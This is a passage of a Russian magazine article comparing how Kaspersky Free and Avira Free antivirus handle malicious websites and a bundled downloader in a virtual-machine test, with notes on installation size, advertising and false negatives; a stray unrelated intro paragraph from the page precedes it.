Интересное наблюдение: региональная специфика часто не выползает за пределы своих территорий и без всяких запретительных инициатив со стороны государства. Это касается и исследований в сфере информационной безопасности: достаточно большое число толковых ресерчей остаются опубликованными в пределах одной территории и, увы, не слышны на громких мейнстримовых конференциях. Этим и примечательны небольшие региональные конференции с «местной» спецификой и с местным образом мыслей, который приводит к уникальным результатам.



Opppa... Gangnam style

БЕСПЛАТНЫЕ АНТИВИРУСЫ — ПРОВЕРКА БОЕМ

НАСКОЛЬКО ХОРОШИ БЕСПЛАТНЫЕ АНТИВИРУСЫ И ПОЧЕМУ ОНИ БЕСПЛАТНЫ?

84ckf1r3
84ckf1r3@gmail.com



Многие разработчики защитных программ выпускают бесплатные антивирусы. В этом году даже ЗАО «Лаборатория Касперского» представила халявный вариант — Kaspersky Free. Насколько базовых функций достаточно для предотвращения заражения в реальных условиях — например, при веб-серфинге? Чем приходится расплачиваться за бесплатный сыр? Давай выясним это.


МЕТОДИКА ТЕСТИРОВАНИЯ

Всем участникам эксперимента мы обеспечили максимально идентичные условия. Средствами VirtualBox была создана тестовая система — виртуальная машина с чистой ОС Windows 7 в редакции «Максимальная» с первым сервис-паком и всеми обновлениями. Затем ее трижды клонировали и в каждый из клонов установили только один антивирус. Анализ изменений и текущей активности проводился портейбл-софтом (TCPView, Autoruns с плагином VirusTotal через API, ProcessExplorer, Regshot, AVZ и другими утилитами из аптечки сисадмина).

Источниками угроз послужили сайты из базы Clean MX, помеченные как зараженные и/или потенциально опасные. Для теста отбирались только активные сайты, добавленные за последние сутки. Мы их по очереди посещали через браузер IE и протоколировали результаты срабатывания антивирусов (если они были). На время теста антивирус и файрвол в хост-системе были отключены.


KASPERSKY FREE

Объем дистрибутива версии 16.0.1.445 составляет 147,8 Мбайт. После установки и обновления Kaspersky Free занимает на диске 232 Мбайт. Он обеспечивает базовую защиту, в которую входят антивирусный сканер, резидентный монитор, автоматическое обновление, средства управления карантином и просмотра отчетов. Дополнительные функции отмечены как неактивные — это своеобразная реклама полной версии KIS и KTS.



Модули Kaspersky Free


При первом запуске на главной странице антивируса появляется полноразмерное окошко с предложением регистрации. Можно кликнуть на неприметную кнопку с изображением шестеренки в левом нижнем углу, и оно исчезнет. Правда, потом напоминание о регистрации будет постоянно появляться снова в виде всплывающих сообщений. Дополнительно при первом запуске в браузере по умолчанию открывается страничка магазина Google Play с предложением установить Kaspersky Internet Security, а в сам браузер встраивается Kaspersky Protection Toolbar. Отказаться от его интеграции на этапе установки невозможно — в инсталляторе просто нет никаких настроек. Однако тулбар можно дезактивировать средствами самого браузера.



Kaspersky Free заблокировал доступ к зараженному сайту

В нашем тесте Kaspersky Free не пропустил ни одной реальной угрозы. Часть вредоносных сайтов блокировалась фильтром Microsoft SmartScreen, а доступ к другим запрещал антивирус. Иногда они срабатывали одновременно.





Одновременное срабатывание Kaspersky Free и MS SmartScreen

Однако антивирус недостаточно жестко мешает пользователю «выстрелить себе в ногу». Если выбрать в списке загрузок ранее заблокированный смарт-скрином потенциально опасный экзешник и запустить его принудительно, Kaspersky Free позволит это сделать с буддистским равнодушием. Он разрешает установку программы с недействительной цифровой подписью, на которую ругаются 17 антивирусов онлайн-сканера VirusTotal.


Kaspersky Free разрешает локальный запуск программы, на которую ругается онлайн



Причем сам Kaspersky распознает его на VirusTotal как Downloader.Win32.Bundl.aq, но игнорирует при локальной проверке бесплатной версией. Пусть это и не вирус, а средство доставки «боевой нагрузки», пользователю от этого не легче.

AVIRA FREE ANTIVIRUS 2016

Антивирус Avira Free также имеет ограниченную функциональность и довольно назойливо рекламирует переход на платную версию. Реклама различных продуктов Avira сыпется как из рога изобилия еще во время установки веб-инсталлятором. Наверное, поэтому она была чертовски долгой. Устав наблюдать за индикатором прогресса, я успел дописать другую статью.




Длительность установки Avira бьет все рекорды

После установки Avira заняла 1329 Мбайт вместе с базами, причем только половина этого места приходилась на каталог `\Program Files\Avira\`. Остальное было в `\ProgramData\Avira` и других местах. В состав Avira Free входит программный файрвол (что редкость для бесплатных антивирусов), но его наличие не объясняет столь высоких аппетитов к дисковому пространству.


Сам интерфейс тоже вызывает удивление. Вся установка отображается по-русски. После нажатия на иконку в трее язык превращается в русско-английский, а в главном окне становится просто английским. Не беда, но странно видеть такую поверхностную локализацию.





Интерфейс Avira Free

Исполняемый файл с Downloader.Win32.Bundl.aq антивирус позволил скачать. При его принудительном запуске появилось сообщение о том, что файл анализируется Avira. Спустя несколько секунд он опрометчиво был признан безопасным.



Ложноотрицательное срабатывание Avira




Обнаружив вредоносный js-скрипт, Avira показала предупреждение. По случайности оно совпало с оформлением сайта и выглядело как его часть — неопытный пользователь может не заметить.



Ненавязчивые сообщения Avira

После нажатия Remove скрипт был заблокирован и редиректа на фишинговую страницу не произошло. Затем Avira сразу запустила быстрое сканирование системы — считаю, это оправданная дополнительная мера.

